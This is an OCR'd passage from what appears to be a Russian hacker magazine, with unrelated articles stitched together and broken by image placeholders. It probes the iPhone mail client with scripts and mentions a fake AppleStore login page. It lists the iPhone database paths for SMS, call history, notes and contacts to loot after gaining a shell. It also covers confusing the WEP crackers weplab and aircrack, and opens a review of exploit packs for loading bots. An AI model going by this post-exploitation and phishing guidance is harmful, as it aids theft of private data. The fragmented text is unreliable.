— прекрасно отобразил поисковик прямо в теле сообщения. Как и следовало ожидать, javascript на таких страницах тоже не работал. Далее я выудил всю информацию о встроенном в почтовик браузере вот таким кодом:

```
<?php
setcookie("user", "test", time()+3600);
foreach ($_COOKIE as $cookie_name => $cookie_
value) {
 print("<li>".htmlspecialchars($cookie_name)
. "=" . htmlspecialchars($cookie_value) . "</
li>");
}
print("<h2>server array: ");
$tmp=fopen("iphone-mail.txt","w");
foreach($_SERVER as $key_name => $key_value) {
      fputs($tmp, $key_name . " = " . $key_value
. "\n");
        print( $key_name . " = " . $key_value .
"<br>");
}
fclose($tmp);
print("</h2>");
?>
```

Результаты были следующими — cookies отключены, идентификация браузера полностью аналогична веб-браузеру Safari:

```
HTTP_USER_AGENT   =   Mozilla/5.0   (iPhone;
U; CPU iPhone OS 2_2 like Mac OS X; ru-ru)
AppleWebKit/525.18.1 (KHTML, like Gecko)
HTTP_ACCEPT      =      text/xml,application/
```




А это — оригинальный диалог ввода пароля AppleStore. Найди 10 отличий!

```
xml,application/xhtml+xml,text/
html;q=0.9,text/plain;q=0.8,image/png,*/
*;q=0.5
HTTP_ACCEPT_LANGUAGE = ru
HTTP_ACCEPT_ENCODING = gzip, deflate
HTTP_CONNECTION = keep-alive
SERVER_ADMIN = [no address given]
REMOTE_PORT = 6084
SERVER_PROTOCOL = HTTP/1.1
REQUEST_METHOD = GET
QUERY_STRING =
argv = Array
argc = 0
```

В итоге, единственное, что удалось обнаружить — рекурсивное отображение тела письма, при конструкции

```
<iframe src=/>
```

почтовик несколько раз отрисовывает вложенные iframe один в другой. При каких-то параметрах width и height он зацикливается и рисует бесконечно долго. Разок я эти параметры угадал, но особого внимания не обратил. Исходник не сохранился, а воспроизвести заново уже не получилось. Но то, что проблема остается и параметр src= (впрочем, как и любая конструкция `src="blablabla"`) ссылается на этот же документ — очевидно. Обычно (в зависимости от остальных тэгов страницы) отрисовывается 3-4 повтора. Конечно, бесконечное отображение это утечка памяти, но ее успешный результат — всего лишь завершение работы почтовика. Кроме того, обнаружился приятный момент — недокументированный инклудинг документов прямо в тело письма. Отправляем html-письмо с iframe, ссылающимся на скрипт:




```
<?php
header('Content-type: application/vnd.ms-excel');
header('Content-Disposition: attachment;
 filename="downloaded.xls"');
readfile('xls.xls');
?>
```

В итоге, получаем просмотр документов PDF/DOC/XLS прямо в теле письма в почтовике. Негусто! Последняя наработка — метатэги. Они в почтовике отрабатываются корректно, например, можно сделать редирект:

```
<meta http-equiv="Refresh" content="1;
  url=http://ya.ru">
```

Если оставить параметр url пустым, страница просто обновится (а вернее — будет постоянно обновляться). Что ж, обзор атак подобного типа предлагаю завершить. В этой области еще предстоит трудиться и трудиться, чтобы получить хоть какие-нибудь результаты.

АТАКА 4. LOCATION SPOOFING ИЛИ «ПОТЕРЯЛАСЯ Я...»

Эту атаку, судя по всему, придумали швейцарцы. Во всяком случае, они первые о ней написали. Теоретическая возможность была рассмотрена сильно раньше этой статьи, однако практическая реализация касательно iPhone/iPod принадлежит именно им. Вот ссылка на первоисточник: www.syssec.ch/press/location-spoofing-attacks-on-the-iphone-and-ipod. Рекомендую ознакомиться, потому что заниматься переводом у меня нет никакого желания :). Если вкратце: Apple iPhone 2g и Apple iPod touch умеют определять свое местоположение в пространстве, основываясь на данных от GSM-вышек и уровне сигнала в WiFi-сетях. Координаты WiFi-точек доступа тягаются из базы http://www.skyhookwireless.com (собственно, почему им не пришло в голову спуфить ответы этой самой базы). Поскольку в iPod touch никакого GSM-позиционирования быть не может, все сведения он тянет от WiFi-точек доступа. Спуфинг-атака заключается в том, что, имитируя такую же точку доступа, но расположенную ближе (уровень сигнала выше) или дальше (уровень сигнала ниже), можно ввести алгоритм в заблуждение. Никакой проверки подлинности, кроме МАК-адреса, там не предусмотрено, так что это проще простого. Что же касается iPhone 2g, то здесь такая атака тоже имеет место, но с оговоркой на то, что сначала ареал пребывания устанавливается на основе GSM-сигнала. Если попытаться убедить устройство, что здесь ловится точка доступа, далекая от этого ареала, данные от такой точки в расчет браться не будут. Таким образом, обмануть локатор iPhone можно только в пределах района, который позиционирует GSM.

ВЗГЛЯД ИЗНУТРИ. ЧЕМ ПОЖИВИТЬСЯ?

Предположим, все уже позади: подошел дефолтный пароль или эксплоит открыл нам шелл. В общем, доступ к файловой системе получен, что дальше? Дальше — лови момент. Большинство данных на iPhone хранится внутри базы данных sqlite. Каждое приложение (например, СМС-менеджер, почтовик, браузер и прочие) имеют свой файлик с базой, куда кладут все данные. Опишу структуру наиболее интересных баз:

/private/var/mobile/Library/CallHistory/call_history.db — записи о всех звонках. Формат таблицы call: ROWID (порядковый номер) |address (телефонный номер) |date (время звонка в абсолютном формате) |duration (длительность звонка в секундах) |flags (еще не понял, зачем) |id (ссылка на идентификатор контакта?). В таблице _SqliteDatabaseProperties находятся настройки и общие сведения, например, общее время входящих/исходящих (timer_outgoing/timer_incoming).

/private/var/mobile/Library/Notes/notes.db — заметки. Формат таблицы note_bodies: note_id (порядковый номер заметки) |data (текст заметки в html формате, кодировка UTF-8). Формат таблицы Note: ROWID (порядковый номер заметки) |creation_date (абсолютная дата создания) |title (заголовок заметки) |summary (первые символы текста заметки) |contains_cjk (зарезервировано?).


/private/var/mobile/Library/SMS/sms.db — СМС :). Формат таблицы message: ROWID|address (номер телефона отправителя) |date|text (текст сообщения в UTF-8) |flags|replace|svc_center|group_id (идентификатор группы, в случае отправки нескольким адресатам в группе будут несколько номеров) |association_id|height|UIFlags|version. Формат таблицы msg_group: ROWID|type (резерв, всегда 0) |newest_message (ID последнего сообщения) |unread_count (кол-во непрочитанных). Эта таблица связывает группы адресатов и сообщения. Формат таблицы group_member: ROWID|group_id|address (номер телефона адресата). Таблица содержит информацию о группах адресатов СМС. Если ты отправляешь СМС одному человеку — создается новая группа, с одним адресатом, все сообщения от него к тебе и твои к нему записываются с идентификатором этой группы. Если отправляешь нескольким — создается группа с несколькими адресатами, тогда один номер является участником нескольких групп в таблице.

/private/var/mobile/Library/WebKit/Databases/Databases.db — здесь хранится информация о всех базах данных, которые использует движок WebKit. Это почтовые аккаунты. Формат таблицы Databases: guid|origin (источник, в случае с почтой gmail — это http_mail.google.com_0) |name (имя аккаунта GmailMobileWeb) |displayName|estimatedSize (размер базы в байтах) |path (имя базы данных). На основе данных из этой базы лезем в базы каждого аккаунта. Они расположены в директории /private/var/mobile/Library/WebKit/Databases/<origin из Databases.Databases>/<path из Databases.Databases>. Рассмотрение внутренностей этих баз оставлю на самостоятельное изучение или для следующих статей.

/private/var/mobile/Library/AddressBook/AddressBook.sqlitedb и **/private/var/mobile/Library/AddressBook/AddressBookImages.sqlitedb** — базы данных адресной книги (списка контактов). Здесь самая интересная таблица ABPerson. Формат: ROWID|First (Имя) |Last (Фамилия) |Middle (Отчество) |FirstPhonetic|MiddlePhonetic|LastPhonetic (не используются) |Organization|Department|Note|Kind|Birthday|JobTitle|Nickname|Prefix|Suffix|FirstSort|LastSort|CreationDate|ModificationDate|CompositeNameFallback|ExternalIdentifier|StoreID|DisplayName|FirstSortSection|LastSortSection|FirstSortLanguageIndex|LastSortLanguageIndex. Разумеется, большинство этих полей пустые. Вторая таблица используется для хранения аватарок абонентов. Думаю, разберешься с ней без проблем.

ЗАКЛЮЧЕНИЕ

Это не конец — это только начало. Пройдет немного времени и атак станет существенно больше. Стимул изобретать их весьма велик: мобильный ботнет на базе мощных unix-гаджетов с двумя интерфейсами выхода в интернет! Количество атак на мобильные платформы растет пропорционально их распространенности и производительности. Apple iPhone на сегодня по этим показателям явно лидер. Так что, дерзай, надеюсь, почву для размышления я предоставил. Если появятся вопросы или идеи, — жду тебя в своем блоге: http://oxod.ru.]I[



▷ dvd

• Поддельную страницу логина AppleStore можно найти на диске.

• Все рассмотренные эксплоиты есть на диске.







Самая денежная премия Рунета нашла победителей


ПОДВЕДЕНЫ ИТОГИ ENTHUSIAST INTERNET AWARD 2008

26 февраля были подведены итоги второй всероссийской премии среди web-энтузиастов Enthusiast Internet Award 2008 (проводится медиакомпанией Gameland). На торжественной церемонии в ресторане «Тинькофф» были названы имена 11 победителей – создателей лучших «непрофессиональных» русскоязычных web-проектов и определены главные победители конкурса, которые разделили призовой фонд в $50 000.



Гран-при enthusiast internet award 2008 в размере $25 000 из рук Давида Шостака, управляющего директора медиакомпании gameland получил Кирилл Бычков создатель проекта lifeslides.ru. Второе призовое место и $15 000 получил Олег Кокоулин с проектом hobiz.ru





Третье место и приз в размере $10 000 – Павел Марковнин, wifi4all.ru.









Победителями в 11 категориях по итогам всенародного открытого голосования и мнению жюри стали:

«Цифровые технологии» – www.wifi4all.ru

«Кино» – www.sim-fut.ru

«Авто» – www.clubvolvo.ru

«Фото» – www.lifeslides.ru

«Аудио» – www.shkura.ru

«Гейминг» – www.binaries.ru

«Дизайн» – www.novate.ru

«Бизнес» - www.hobiz.ru

«Видео» – www.on-tv.ru

«Мода» – www.promising.ru

«Спорт» – www.rostovskater.ru

Итоги второго конкурса Enthusiast Internet Award показали, что с каждым годом в Рунете становится все больше и больше web-энтузиастов, наполняющих интернет-пространство качественным любительским контентом. И все больший интерес и всеобщую поддержку подобные проекты вызывают среди обычных пользователей интернета. В течение 3 месяцев, в которые проходил Enthusiast Internet Award 2009, более 30 000 000 голосов было отдано за работы конкурсантов в ходе открытого всенародного голосования на сайте премии. В конкурсе приняло участие более 1300 работ.

«Мы рады, что нам удалось найти и поддержать действительно стоящие идеи в интернете, проекты с огромным потенциалом. - комментирует управляющий директор медиакомпании Gameland Давид Шостак.

Организатор Enthusiast Internet Award 2008 медиакомпания Gameland поздравляет всех победителей и благодарит за поддержку спонсоров премии: торговую марку Oklick (официальный спонсор категории «Гейминг»), компанию Microsoft и информационных партнеров компанию mail.ru, официальную почтовую службу конкурса портал mail.ru и Радио «Премиум».



D0ZNP
/ HTTP://OXOD.RU /

ВТОРАЯ ЖИЗНЬ WEP

НЕМНОГО О ТОМ, КАК МОЖНО ЗАПУТАТЬ WEPLAB И AIRCRACK

Ты админ в среднестатистическом офисе с беспроводной сетью. Куча разношерстных клиентов, старое оборудование, почти полное отсутствие финансирования. Поддержка WPA есть не везде... Короче, хватит жаловаться — используешь ты старый и порванный со всех сторон WEP! Ну что будешь делать, товарищ? Идея проста до безобразия — внедри в эфир специальный мусорный трафик с целью запутать хакера.

Как работают программы, которыми с большой вероятностью нас попытаются сломать? Самые популярные WEP-кракеры — это weplab и aircrack. Первая утилита — классический кракер со снифером, вторая же — полноценный комплекс для аудита с кучей алгоритмов, активными атаками и мощным функционалом. Обе программы работают под большинством UNIX-систем. Более подробное описание есть на сайтах производителей. Для дистрибутива Debian, как и для большинства других дистрибутивов, обе программы есть в репозиториях. Кроме того, aircrack имеет сборку под Windows, а weplab можно запустить и под Cygwin. Вообразим себя на месте взломщика, который просканил нашу сеть. Что мы будем делать сначала? Правильно, собирать дампы. Бороться с избыточной зоной покрытия, конечно, надо, но не очень эффективно в силу физики этого бренного мира. Рано или поздно взломщик получит дамп. Заранее хакер о нашей сети ничего не знает — ни длины ключа, ни даже то, что мы используем лохматый WEP. Рассмотрим поведение хакера при использовании каждой из этих прог.

ЛОМАЕМ С ПОМОЩЬЮ WEPLAB

По умолчанию программа пытается сломать 64-битный WEP-ключ. Работа со 128-битными ключами выставляется флагом -k 128. Очевидно, что для взлома 64-битного ключа надо гораздо меньше зашифрованных пакетов, чем для 128-битного. Резонно сначала попробовать сломать в дампе 64-битный ключ: если он найден, вряд ли хакер будет пробовать искать еще какие-то ключи. Это на будущее. Программа знает три алгоритма взлома: прямой брутфорс (перебор ключей), атака по словарю и эвристический анализ. Если не указывать мак-адрес точки доступа, программа будет пытаться взломать первую попавшуюся последовательность. Команды выглядят так:

```
weplab -b dump.pcap
                        //Атака перебором
cat slovar.dict | weplab -y dump.pcap
                        //Атака по словарю
weplab -r dump.pcap
                        //Эвристический метод
```

Единственный перспективный метод — последний. Остальное долго и бесполезно. Скорее всего, просто осталось аппендиксом со времен, когда работы по статистическому анализу WEP еще не были опубликованы. Теперь второй момент — как поведет себя программа, если в одном файле встретятся пакеты, зашифрованные разными ключами? Какой ключ подберется быстрее? Тот, которого найдено больше? А не будут ли те, «неверные» пакеты запутывать алгоритм кракера? Много вопросов? Попытаемся разобраться на деле.

ЗАПУТЫВАЕМ WEPLAB

После ряда экспериментов, проб и ошибок, а также недолгого изучения исходников, которое я просто не в состоянии уже вспомнить, было выявлено следующее: программа очень плохо переносит коктейль из трафика, зашифрованного разными ключами или типами шифрования. Алгоритму для успешного взлома надо определенное количество идущих подряд пакетов WEP. Получается, нам необходимо прямо противоположное — вещать через определенные интервалы времени ложный WEP- или WPA-трафик! В моменты простоя сети, когда подключенных клиентов нет, можно посильнее разбрасывать фейковый трафик в эфир. С содержанием можно не напрягаться — взломщик не станет анализировать

```
weplab - Wep Key Cracker Wep Key Cracker (v0.1.5).
Jose Ignacio Sanchez Martin - Topo[LB] <topolb@users.sourceforge

Usage: weplab - Wep Key Cracker v0.1.5 [OPTIONS]... FILE
  Options:
    --debug     <debuglevel>     prints debug information


                          Aircrack-ng 0.5

 1      2      [00:00:15] Tested 451275 keys (got 566683 IVs)
 KB    depth   byte(vote)
  0    0/  1   AE(  50) 11(  20) 71(  20) 10(  12) 84(  12) 68(  12)
  1    1/  2   5B(  31) BD(  18) F8(  17) E6(  16) 35(  15) CF(  13)
  2    0/  3   7F(  31) 74(  24) 54(  17) 1C(  13) 73(  13) 86(  12)
  3    0/  1   3A( 148) EC(  20) EB(  16) FB(  13) F9(  12) 81(  12)
  4    0/  1   03( 140) 90(  31) 4A(  15) 8F(  14) E9(  13) AD(  12)
  5    0/  1   D0(  69) 04(  27) C8(  24) 60(  24) A1(  20) 26(  20)
  6    0/  1   AF( 124) D4(  29) C8(  20) EE(  18) 54(  12) 3F(  12)
  7    0/  1   9B( 168) 90(  24) 72(  22) F5(  21) 11(  20) F1(  20)
  8    0/  1   F6( 157) EE(  24) 66(  20) EA(  18) DA(  18) E0(  18)
  9    0/  2   8D(  82) 7B(  44) E2(  30) 11(  27) DE(  23) A4(  20)
 10    0/  1   A5( 176) 44(  30) 95(  22) 4E(  21) 94(  21) 4D(  19)

     KEY FOUND! [ AE:5B:7F:3A:03:D0:AF:9B:F6:8D:A5:E2:C7 ]

    --allow-dups          do not control packets with duplicated IVs
```

Aircrack успешно нашел ключ



Aircrack работает в Windows

info
Использование этой идеи в коммерческих продуктах запрещено. Если есть конкретные предложения — свяжись со мной.

warning
Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!

каждый пакет. Подытожив все сказанное, заключаем: чтобы обмануть статистические алгоритмы weplab, надо прерывать прямую последовательность «правильных» пакетов ложными. Максимальная длина прямой последовательности «правильных» пакетов должна быть меньше минимального количества пакетов, необходимого для взлома ключа данной длины. Эта величина равна примерно 50.000 пакетов для 64-битного ключа и 200.000 пакетов — для 128-битного ключа, хотя цифры очень приблизительные. Программа работает с высокой однозначностью: при повторных запусках результат не меняется (во всяком случае, я такого не наблюдал). Приготовив коктейль из настоящих 64-битных WEP-пакетов и ложных 128-битных в пропорции 10/1 (20.000 настоящих, 2.000 ложных и так 20 раз), я натравливал на полученный дамп weplab с различным порогом чувствительности (опция --perc). На 80% я остановился в связи с большим временем работы программы (больше суток для 100% на целероне 1.4), но так ни разу не увидел взломанный ключ! Итак, у меня был дамп, состоящий из 400.000 пакетов 64-битного WEP, который не взламывался кракером weplab. Если бы я вырезал две прямые последовательности «правильного» трафика руками, ключ бы был найден за 5 минут. Вторым и завершающим экспериментом стал коктейль из 20 последовательностей 50.000 настоящих 128-битных WEP и 5.000 ложных WPA. Подобное тоже оказалось не под силу wepcrack. Хотя для взлома было бы достаточно 200.000 из этого миллиона, если бы они располагались друг за другом. Результат получен довольно многообещающий!

В интерактивном режиме Aircrack показывает, что сеть защищена WPA


ЛОМАЕМ С ПОМОЩЬЮ AIRCRACK

Эта продвинутая программа имеет в своем арсенале массу утилит. Я рассмотрю пока только сам aircrack-ng. Программа умеет ломать и WPA, и WEP. При запуске без дополнительных параметров она показывает интерфейс с отображением всех MAC-адресов точек доступа в дампе с их алгоритмами шифрования. Стоит ли говорить, что этот режим — самый популярный среди молодежи? Теперь немного об опциях. Здесь просто море различных настроек wep-кракера. Если хочешь познакомиться со всеми современными методами взлома WEP, просто прочитай мануал. Вкратце: программа знает две базовые атаки — PTW (Pyshkin, Tews, Weinmann) и FMS (Fluhrer, Mantin, Shamir). Обе основаны на статистическом анализе. Вот примеры использования:


```
aircrack-ng dump.pcap
            //Интерактивный режим
aircrack-ng – b 00:00:00:00:00:00
            //Подбор ключа к заданной точки доступа
aircrack-ng – y
            //Атака по словарю
```

ЗАПУТЫВАЕМ AIRCRACK-NG

Мое внимание сразу привлек метод автоматического определения типа шифрования. Очень скоро была найдена обманка: если последние записанные пакеты зашифрованы WPA, aircrack определяет тип шифрования как WPA, независимо от того, сколько «правильных» WEP-пакетов (или каких-либо других) было вначале. Я создал файл с 1.000.000 настоящих 128-битных WEP-пакетов и хвостом из 1.000 WPA. Скормив это aircrack в интерактивном режиме, я с радостью обнаружил, что моя точка использует WPA. Естественно, через меню программы такой дамп взломать было невозможно. При этом, если руками задать тип шифрования (aircrack-ng — a1 dump.pcap), то взлом будет успешным. Нельзя наверняка угадать, когда взломщик закончит снимать дамп, но такая обманка может использоваться в комплексе с другими. Всегда будет существовать вероятность, что хакеру не повезет — а это уже немало. Второй коктейль, который я приготовил, состоял из 450.000 пакетов 128-битного WEP, зашифрованных настоящим ключом, и 200.000 пакетов, зашифрованных ложным 128-битным WEP-ключом. Aircrack сразу нашел ложный ключ (ему просто хватило 200.000 ложных пакетов в хвосте). Для пущей уверенности я попробовал явно указать программе настоящий ключ и попытаться взломать дамп (aircrack-ng — d XX:XX:XX:XX:XX:XX:XX:XX:XX:XX:XX:XX:XX). Результат был плачевным — 450.000 пакетов не хватало, чтобы найти в них настоящий ключ! Повторив эту команду 100 раз, я выявил следующее: aircrack находит настоящий ключ в комбинированном дампе (если его указать явно; то есть, если он знает заранее) в 9 случаях из 100. Результат свидетельствовал только об одном — продвинутый статистический анализ aircrack'а попался на обманку. Да, aircrack-ng очень чувствителен к концу дампа. Таким образом, ложный ключ, внедренный в легитимный эфир, станет хорошим семафором для IDS. Можно заворачивать



Зависимость времени выполнения weplab от коэффициента перебора



Aircrack: ложный ключ шифрования найден!

взломщиков (если пытается подключиться с ложным ключом — значит, он его сломал и никакими другими методами получить не мог, а поэтому закон уже нарушил) в специальную подсеть, изучать, триангулировать и прочее-прочее-прочее.

ИСПОЛЬЗОВАНИЕ НА ПРАКТИКЕ


Ну что, товарищ админ, будем делать с нашими наблюдениями? Конечно, попытаемся использовать в своей старой беспроводной сетке! Можно, например, заюзать старый 486-й компьютер с беспроводной картой для разбрасывания ложного трафика. Вариант покрасивее и подороже — беспроводная USB-сетевуха. Ее можно подключить к USB-порту точки доступа (есть практически во всех современных WiFi-роутерах) и немного поковыряться со сборкой дров под busybox. В итоге получим второй беспроводной интерфейс. Теперь подумаем, откуда взять этот самый ложный трафик. К примеру, реально нагенерить дампов с пакетами и, как на магнитофоне, прокручивать циклом в эфире. Файлы получатся объемные, так что надо будет еще купить флешку и подключить к нашей точке. Как проигрывать дампы в эфир — ты уже, наверное, догадался: все тем же aircrack-ng. В его состав входит очень полезная для нас утилита aireplay, которую взломщики применяют для атак типа деаутентификации (чтобы заставить точку выдавать больше пакетов). Запускаем наше ложное вещание из файла опцией «–r fakedump.pcap» и едем дальше.

Полезным будет регулировать зону вещания нашего ложного трафика. Это делается опцией txpower в команде iwconfig. Мощность задается в децибелах (iwconfig eth1 txpower 15) или в милливольтах (iwconfig eth1 txpower 30mW). Кроме того, рекомендую изучить и поиграться с опциями sens, rts, frag, и power — поможет тебе создать оптимальную схему вещания. На базе этого же оборудования можно развернуть IDS и специальную подсеть с повышенной чувствительностью ведения логов. Приложив минимум усилий, мы получим высококачественный honeypot. Только не следует забывать о наших клиентах. После всех настроек и твиков надо обязательно понаблюдать какое-то время за работоспособностью легитимных пользователей. При возникших проблемах стоит посидеть с tcpdump'ом и понять, на каком этапе и как именно пользователю помешал ложный трафик. Не забывай про типы пакетов — взломщик с большой вероятностью не будет изучать каждый пакет, а кракер съест все, что ему предложат.

ЛОМАЙ, ЧТОБЫ ЗАЩИТИТЬ

На понятном языке, без низкоуровневых терминов фрейм, IV и прочего, я попытался рассказать о слабостях современных статистических методов взлома WEP. Впрочем, все мы знаем, что за 128-битным ключом скрывается 104 реальных бита, а за 64-битным — 40 реальных и так далее. Статья не претендует на инструкцию или даже методику по защите. Это всего-навсего рассказ о моих наблюдениях и экспериментах.
Лишний раз напомню — не надо принимать «на веру» совершенство отлаженных и проверенных всем миром программ. Во всех, даже самых стойких продуктах, можно найти недочеты. Хороший взломщик не должен дрейфить, когда безотказный прежде инструмент дает сбой. Ведь это просто лишний повод изучить цель более глубоко и не попасться в хитроумно расставленные капканы. Здесь рассмотрены только пассивные атаки, а в случае, если хакер будет использовать внедрение фреймов или другие методы, схема должна претерпеть некоторые изменения. Если будут вопросы или идеи — всегда готов обсудить их в моем блоге oxod.ru.

Опции командной строки weplab





links

- aircrack-ng.org — страница набора утилит aircrack.
- weplab.sourceforge.net — сайт программы weplab.
- oxod.ru — мой блог. Жду комментариев, отвечу на вопросы.
- www.cdc.informatik.tu-darmstadt.de/aircrack-ptw — описание атаки PTW.
- aircrack-ng.org/doku.php?id=links&DokuWiki=d63d97ef16cadcdb9e1281e83d4e5875#technique_papers — сборник ссылок на все существующие атаки WEP.

BALASEK



СПЛОЙТ СПЛОЙТУ РОЗНЬ

ОБЗОР ПОПУЛЯРНЫХ СВЯЗОК

Трафик всегда востребован на рынке хак-услуг. Объясняется это просто: он позволяет осуществлять загрузки ботов, а боты, в свою очередь, позволяют... ну, ты понял. Проблема в том, чтобы грамотно воспользоваться имеющимся количеством трафа, а именно — превратить его в n-ное число загрузок. Как? Разумеется, с помощью мега-функциональной связки сплойтов.

Для начала — ликбез (если ты регулярно читаешь][и варишься в теме, как в собственном соку, можешь смело пропускать ближайшие два абзаца).

